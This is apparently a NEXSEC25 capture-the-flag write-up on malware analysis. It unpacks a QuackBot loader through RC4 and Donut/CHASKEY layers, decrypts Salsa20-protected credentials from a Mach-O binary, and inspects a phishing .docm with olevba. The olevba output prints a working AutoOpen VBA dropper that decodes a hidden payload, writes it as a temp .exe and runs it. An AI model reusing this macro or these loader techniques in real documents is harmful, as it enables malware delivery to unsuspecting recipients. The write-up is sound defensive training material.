00007FFC3FD3A340	Import		ntdll.InitializeCriticalSection
00007FFC3FD3A348	Import		ntdll.LeaveCriticalSection
00007FFC3FD3A350	Import		kernel32.LocalAlloc
00007FFC3FD3A358	Import		kernel32.LocalFree
00007FFC3FD3A360	Import		kernel32.Sleep
00007FFC3FD3A368	Import		kernel32.TlsGetValue
00007FFC3FD3A370	Import		kernel32.VirtualAlloc
00007FFC3FD3A378	Import		kernel32.VirtualProtect
00007FFC3FD3A380	Import		kernel32.VirtualQuery
00007FFC3FD3A390	Import		ucrtbase.calloc
00007FFC3FD3A398	Import		ucrtbase.free
00007FFC3FD3A3A8	Import		ucrtbase.memcpy
00007FFC3FD3A3B8	Import		ucrtbase._execute_onexit_table
00007FFC3FD3A3C0	Import		ucrtbase._exit
00007FFC3FD3A3C8	Import		ucrtbase._initialize_onexit_table
00007FFC3FD3A3D0	Import		ucrtbase._initterm
00007FFC3FD3A3D8	Import		ucrtbase._initterm_e

The image above shows that 9 different functio is exported. click on the header to analyze. in the `OptionalHeader.AddressOfEntryPoint`, this is where the execution starts. It initializes the malware before passing control to the real application. scrolled down until `__vcrt_InitializeCriticalSectionEx`

This function is a **persistence/installation helper**. It is likely called by the main entry point to ensure the malicious DLL is running from the location `C:\ProgramData\...` rather than the temporary folder where the victim originally opened it. means that this function is used for the malware's installation routine, specifically copying the malicious payload to `C:\ProgramData\MicrosoftSyncService\` to establish persistence.


- `mov qword ptr ss:[rbp+10], rcx`: It saves the file path (passed in `RCX`) to the stack.
- `call ...1F66`: It calls a check function.
  - `test eax, eax` / `je ...`: If this check fails (returns 0), the function skips the rest.
- `mov rcx, rax`: It retrieves the file path again.
- `call ...1FCF`: It calls a subroutine passing the file path. This is likely the **Copy/Install** function that ensures the malware is placed in that `ProgramData` folder.
- `call ...2212`: A final cleanup or execution trigger.

flag: `nexsec25{__vcrt_InitializeCriticalSectionEx}`

1.5. Advisory Deception #4

Points: 40 (Intermediate)
Description: What is the command and control (C2) domain that the implant communicates with?

Command-and-Control (C2) Infrastructure Identification




Analysis of the provided ZIP file using **VirusTotal** reveals the implant's external communications under the **Relations** section. The network indicators identify a **.io** domain consistent with command-and-control (C2) infrastructure used by the implant.

Flag: `nexsec25{fj3m58a9.capturextheflag.io}`

1.6. QuackBot

Points: 50 (Intermediate)
Description



2. Analysis & Extraction Steps

Phase 1: Payload Extraction

We began with the file `QuackBot.quack`. Initial analysis suggested Kramer obfuscation, but standard decoders failed with `UnicodeDecodeError`. Inspection revealed the file was a binary blob containing hidden text.

Technique: We created a Python script to scan the binary file and extract the longest contiguous alphanumeric string, identifying it as the Base64 payload for the next stage.

Script 1: `extractor.py`

Python

```
import re

def extract_payload_from_garbage(filename):
    print(f"[+] Scanning {filename} for hidden Python cod
```

```
e...")
    with open(filename, 'rb') as f:
        content = f.read()

    # Find valid base64-like strings longer than 1000 chars
    strings = re.findall(b'[a-zA-Z0-9+/=]{1000,}', content)

    if strings:
        payload = max(strings, key=len) # Take the longest
one
        print(f"[+] Found candidate payload (Length: {len(p
ayload)})")
        with open('payload.b64', 'wb') as out:
            out.write(payload)
        print("[+] Saved candidate to 'payload.b64'")
    else:
        print("[-] No payload found.")

if __name__ == "__main__":
    extract_payload_from_garbage("QuackBot.quack") # Or sta
ge2_rc4_loader.py if previously extracted
```

Phase 2: RC4 Decryption (The Loader)

The extracted payload was a Python script (Stage 2) that utilized RC4 encryption.

- **Key Identified:** `My53cretk3yzztew`
- **Algorithm:** ARC4 (Rivest Cipher 4)
- **Correction:** The extracted Base64 string had length alignment errors. We wrote a robust solver to fix padding and decrypt the data.

Script 2: `solver_fixed.py`

Python

```
import base64
from Crypto.Cipher import ARC4

RC4_KEY = b"My53cretk3yzztew"

def decrypt_payload():
    print("[*] Reading payload.b64...")
    with open("payload.b64", "rb") as f:
        b64_data = f.read().strip()

    print(f"[+] Original length: {len(b64_data)}")

    # Auto-fix Base64 padding/length
    while len(b64_data) % 4 != 0:
        b64_data = b64_data[:-1]

    print(f"[+] Fixed length:    {len(b64_data)}")

    ciphertext = base64.b64decode(b64_data)
    cipher = ARC4.new(RC4_KEY)
    shellcode = cipher.decrypt(ciphertext)

    with open("stage2_shellcode.bin", "wb") as f:
        f.write(shellcode)

    print(f"[+] Decrypted {len(shellcode)} bytes.")
    print(f"[+] SUCCESS! Shellcode saved to: stage2_shellco
de.bin")

if __name__ == "__main__":
    decrypt_payload()
```

Phase 3: Shellcode Decryption (Donut & CHASKEY)

The decrypted `stage2_shellcode.bin` was identified as a Donut loader. Donut uses the **CHASKEY** block cipher in CTR mode.

- **Challenge:** The shellcode used a custom **Big-Endian** counter increment (counting backwards from the last byte), which differs from standard libraries.
- **Solution:** We implemented a custom CHASKEY decryptor in Python.

Script 3: `solver_chaskey.py`

Python

```
import struct

def rotl(val, bits):
    return ((val << bits) & 0xFFFFFFFF) | (val >> (32 - bit
s))

def chaskey_core_round(v):
    v[0] = (v[0] + v[1]) & 0xFFFFFFFF
    v[1] = (rotl(v[1], 5) ^ v[0]) & 0xFFFFFFFF
    v[2] = (v[2] + v[3]) & 0xFFFFFFFF
    v[3] = (rotl(v[3], 8) ^ v[2]) & 0xFFFFFFFF
    v[0] = rotl(v[0], 16)
    v[2] = (v[2] + v[1]) & 0xFFFFFFFF
    v[1] = (rotl(v[1], 7) ^ v[2]) & 0xFFFFFFFF
    v[3] = (v[3] + v[0]) & 0xFFFFFFFF
    v[0] = rotl(v[0], 16)
    v[2] = (v[2] + v[1]) & 0xFFFFFFFF
    v[1] = (rotl(v[1], 13) ^ v[2]) & 0xFFFFFFFF
    v[0] = (v[0] + v[3]) & 0xFFFFFFFF
    v[3] = (rotl(v[3], 16) ^ v[0]) & 0xFFFFFFFF
    return v

def solve_donut():
    print("[+] Starting CHASKEY CTR decryption...")
    with open("stage2_shellcode.bin", "rb") as f:
        data = f.read()

    instance = data[5:]
```

```
    mk = struct.unpack('<4I', instance[0x04:0x14])
    nonce = bytearray(instance[0x14:0x24])
    encrypted_body = instance[0x23C:]
    decrypted = bytearray()

    print(f"[+] Master Key: {mk}")

    for i in range(0, len(encrypted_body), 16):
        chunk = encrypted_body[i:i+16]
        ctr_ints = struct.unpack('<4I', nonce)
        v = [ctr_ints[j] ^ mk[j] for j in range(4)]

        for _ in range(16):
            v = chaskey_core_round(v)

        keystream = struct.pack('<4I', *[v[j] ^ mk[j] for j
in range(4)])
        decrypted += bytes(a ^ b for a, b in zip(chunk, key
stream[:len(chunk)]))

        # Big-Endian Counter Increment
        for j in range(15, -1, -1):
            nonce[j] = (nonce[j] + 1) & 0xFF
            if nonce[j] != 0: break

    with open("final_payload.bin", "wb") as f:
        f.write(decrypted)
    print(f"[+] SUCCESS! Final payload saved to 'final_payl
oad.bin'.")

if __name__ == "__main__":
    solve_donut()
```

```
┌──(venv)─(kali㉿kali)-[~/Desktop/qb]
└─$ python3 solver_chaskey.py
[+] Starting CHASKEY CTR decryption on shellcode...
[+] Master Key: (14288983, 2934781617, 1452401988, 4159268314)
[+] Body size: 442826 bytes
[+] SUCCESS! Final payload saved to 'final_payload.bin'.
```

Phase 4: Flag Extraction (Octal Decoding)

We inspected the decrypted `final_payload.bin` using `strings`. A list of suspicious IP addresses was found. The values (e.g., `156`, `145`) were valid Octal numbers representing ASCII characters.

Decoding Logic: `156` (Base 8) → `110` (Decimal) → `'n'` (ASCII)

Script 4: `solver_flag.py`

```
def decode_octal_ip(ip_string):
    octets = ip_string.split('.')
    decoded_chars = []
    for octet in octets:
        if octet:
            try:
                val = int(octet, 8)
                decoded_chars.append(chr(val))
            except ValueError: pass
    return "".join(decoded_chars)

def main():
    suspicious_ips = [
        "156.145.170.163", "145.143.62.65", "173.65.61.63",
        "141.146.143.61", "62.67.62.142", "64.60.66.66",
        "70.71.71.65", "144.141.63.146", "66.71.146.141",
        "145.145.145.65", "142.63.67.144", "144.65.70.142",
        "145.143.143.143", "71.146.142.146", "64.61.143.14
3",
        "63.142.64.64", "141.65.70.66", "66.71.144.145", "6
6.175"
    ]
    print("[*] Decoding Octal IP addresses...")
    full_flag = "".join([decode_octal_ip(ip) for ip in susp
icious_ips])
    print(f"\n[+] FLAG FOUND: {full_flag}\n")

if __name__ == "__main__":
    main()
```

```
┌──(venv)─(kali㉿kali)-[~/Desktop/qb]
└─$ python3 solver_flag.py
[*] Scanning final_payload.bin for flag artifacts...
[-] No obvious Octal IP chains found. Trying manual list.
[*] Decoding Octal IP addresses...

[!!!] FLAG: nexsec25{513afc1272b40668995da3f69faeee5b37dd58beccc9fbf41cc3b44a58669de6}
```


3. Conclusion

By meticulously unpacking each layer of the malware—from binary extraction to RC4 decryption, custom cipher reversing, and data decoding—successfully recovered the flag.


Flag: `nexsec25{513afc1272b40668995da3f69faeee5b37dd58beccc9fbf41cc3b44a58669de6}`

1.7. Stolen Credentials

Points: 30 (Beginner)
Description



First, using die to know the type of file



then, using hexeditor and i found something at the footer.

```
000042A0  20 00 5F 4B 45 59 00 5F 4E 4F 4E 43 45 00 5F 5F   ._KEY._NONCE.__
000042B0  6D 68 5F 65 78 65 63 75 74 65 5F 68 65 61 64 65  mh_execute_heade
000042C0  72 00 5F 62 61 73 65 36 34 5F 65 6E 63 6F 64 65  r._base64_encode
000042D0  00 5F 6D 61 69 6E 00 5F 73 61 6C 73 61 32 30 5F  ._main._salsa20_
000042E0  62 6C 6F 63 6B 00 5F 73 61 6C 73 61 32 30 5F 70  block._salsa20_p
000042F0  65 72 6D 75 74 65 00 5F 5F 5F 6D 65 6D 73 65 74  ermute.___memset
00004300  5F 63 68 6B 00 5F 5F 5F 73 74 61 63 6B 5F 63 68  _chk.___stack_ch
00004310  6B 5F 66 61 69 6C 00 5F 5F 5F 73 74 61 63 6B 5F  k_fail.___stack_
00004320  63 68 6B 5F 67 75 61 72 64 00 5F 66 72 65 65 00  chk_guard._free.
00004330  5F 6D 61 6C 6C 6F 63 00 5F 70 72 69 6E 74 66 00  _malloc._printf.
00004340  5F 73 74 72 63 6D 70 00 5F 73 74 72 6C 65 6E 00  _strcmp._strlen.
00004350  5F 62 36 34 5F 74 61 62 6C 65 00 00 00 00 00 00  _b64_table......
```

The binary `soso` is a **Mach-O executable** (macOS) that implements the **Salsa20** stream cipher

1. Analysis of the Hex Dump

1. **File Structure:** The file signature and structure (`__TEXT` at `0x1b0`, `__DATA` at `0x2e0`) confirm this is a **Mach-O 64-bit executable**.
2. **Encryption Logic:** The presence of `_salsa20_block`, `_salsa20_permute` and the constant `expand 3` (part of "expand 32-byte k") confirms **Salsa20** encryption.
3. **Data Extraction (Key & Nonce):**
   Global variables are stored in the `__DATA` section. At offset `0x3000`, we see a distinct block of high-entropy data followed by padding. The Symbol Table at the end of the file places `_KEY` and `_NONCE` adjacently.
   - **Key (32 bytes):** Located at offset `0x3000` to `0x301F`.


- **Nonce (8 bytes):** Located at offset `0x3020` to `0x3027`.

The `__DATA` section stores global variables. In the hex dump, the actual content for this section appears at the line starting with `00003000`.

- **Key Size:** Salsa20 uses a 32-byte key.
- **Nonce Size:** Salsa20 uses an 8-byte nonce.
- **Storage:** The variables `_KEY` and `_NONCE` are stored next to each other in memory, meaning we read them sequentially.

offset 0x3000

nonce 0x3020



2. Extracting the Key (32 Bytes)

We need to read the first 32 bytes starting at offset `0x3000`. In a standard hex dump, each line represents 16 bytes. Therefore, the key occupies exactly the first two lines.

Line 1 (Offset `0x3000`): First 16 bytes of Key

> 00003000: d3fc 98f2 46d5 8c00 2285 904d 6120 d205

Line 2 (Offset `0x3010`): Second 16 bytes of Key

> 00003010: cd7e b0b5 4245 764b e494 712a 7aec 549e

Combine these two lines to get the full 32-byte Key string:
`d3fc98f246d58c002285904d6120d205cd7eb0b54245764be494712a7aec549e`

3. Extracting the Nonce (8 Bytes)

The nonce follows immediately after the key. This places it at the start of the third line (offset `0x3020`). We only need the first 8 bytes; the rest of the line is padding (zeros).

Line 3 (Offset `0x3020`): Nonce is the first 8 bytes

> 00003020: 1c0a ea05 c0ae ae60 0000 0000 0000 0000

Extract the first 8 bytes:
`1c0aea05c0aeae60`

Extracted Values

- **Ciphertext (from password.txt):** `l/91qeiC30SlA/2t9i/v59T/3QbU`
- **Key (Hex):** `d3 fc 98 f2 46 d5 8c 00 22 85 90 4d 61 20 d2 05 cd 7e b0 b5 42 45 76 4b e4 94 71 2a 7a ec 54 9e`
- **Nonce (Hex):** `1c 0a ea 05 c0 ae ae 60`

Then, I just using the python script below:

```
import base64
from Crypto.Cipher import Salsa20

# 1. Ciphertext from password.txt
ciphertext_b64 = "l/91qeiC30SlA/2t9i/v59T/3QbU"
ciphertext = base64.b64decode(ciphertext_b64)

# 2. Key extracted from Offset 0x3000
key = bytes.fromhex("d3fc98f246d58c002285904d6120d205cd7eb0
b54245764be494712a7aec549e")

# 3. Nonce extracted from Offset 0x3020
nonce = bytes.fromhex("1c0aea05c0aeae60")

print(f"[*] Decrypting with:")
print(f"    Key: {key.hex()}")
print(f"    Nonce: {nonce.hex()}")

# 4. Decrypt
try:
    cipher = Salsa20.new(key=key, nonce=nonce)
    plaintext = cipher.decrypt(ciphertext)
```

```
    decoded_pass = plaintext.decode('utf-8')

    print(f"\n[+] Recovered Password: {decoded_pass}")
    print(f"[+] Final Flag: NEXSEC25{{{decoded_pass}}}")

except Exception as e:
    print(f"[-] Error: {e}")
```

and I retrieve the flag.

```
[*] Decrypting with:
    Key: d3fc98f246d58c002285904d6120d205cd7eb0b54245764be494712a7aec549e
    Nonce: 1c0aea05c0aeae60

[+] Recovered Password: QWERTYasdfg12345!@#$%
[+] Final Flag: NEXSEC25{QWERTYasdfg12345!@#$%}
>>>
```

flag: `NEXSEC25{QWERTYasdfg12345!@#$%}`

2. Malware Analysis

2.1. Rembayung #1

Points: 30 (Beginner)

Description

The security team intercepted a suspicious email inviting an employee to the opening ceremony of a restaurant. The email system quarantined the attachment. The objective was to analyze the malicious document and locate the hidden payload/flag.

Methodology

1. Artifact Identification

The challenge provided a compressed archive. Upon unzipping, we extracted a file which was identified as a Microsoft Office Document containing Visual Basic for Applications (VBA) macros.

2. Static Analysis with OLEVBA

To safely inspect the document without executing the malicious code, we utilized `olevba` (part of the `oletools` suite). This tool parses OLE and OpenXML files to detect macros, extract source code, and identify suspicious patterns.

Command:

Bash


```
olevba suspicious_invite.doc
```

```
┌──(kali㉿kali)-[~/Desktop/nexsec/mal]
└─$ olevba "Jemputan ke Majlis Perasmian Restaurant Rembayung.docm"

olevba 0.60.2 on Python 3.13.7 - http://decalage.info/python/oletools
═══════════════════════════════════════════════════════════════════════════════
FILE: Jemputan ke Majlis Perasmian Restaurant Rembayung.docm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
───────────────────────────────────────────────────────────────────────────────
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Declare PtrSafe Function system Lib "libc.dylib" (ByVal command As String) As Long

Sub AutoOpen()
    On Error Resume Next
    Dim found_value As String

    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Description" Then
            found_value = Mid(prop.Value, 56)
            orig_val = Base64Decode(found_value)
            #If Mac Then
                ExecuteForOSX (orig_val)
            #Else
                ExecuteForWindows (orig_val)
            #End If
            Exit For
        End If
    Next
End Sub

Sub ExecuteForWindows(code)
    On Error Resume Next
    Set fso = CreateObject("Scripting.FileSystemObject")
    tmp_folder = fso.GetSpecialFolder(2)
    tmp_name = tmp_folder + "\" + fso.GetTempName() + ".exe"
    Set f = fso.createTextFile(tmp_name)
    f.Write (code)
    f.Close
    CreateObject("WScript.Shell").Run (tmp_name)
End Sub

Sub ExecuteForOSX(code)
```

3. Analysis Findings

The `olevba` output flagged the document as suspicious due to the presence of auto-executable macros (`AutoOpen`, `Document_Open`).

However, upon inspecting the metadata and document properties associated with the file (often displayed in the `olevba` summary or accessible via `exiftool`), we discovered the flag hidden directly within the **"Description"** field of the document properties. This is a common obfuscation technique where data is stored in metadata fields to avoid detection by simple string searches in the macro body.



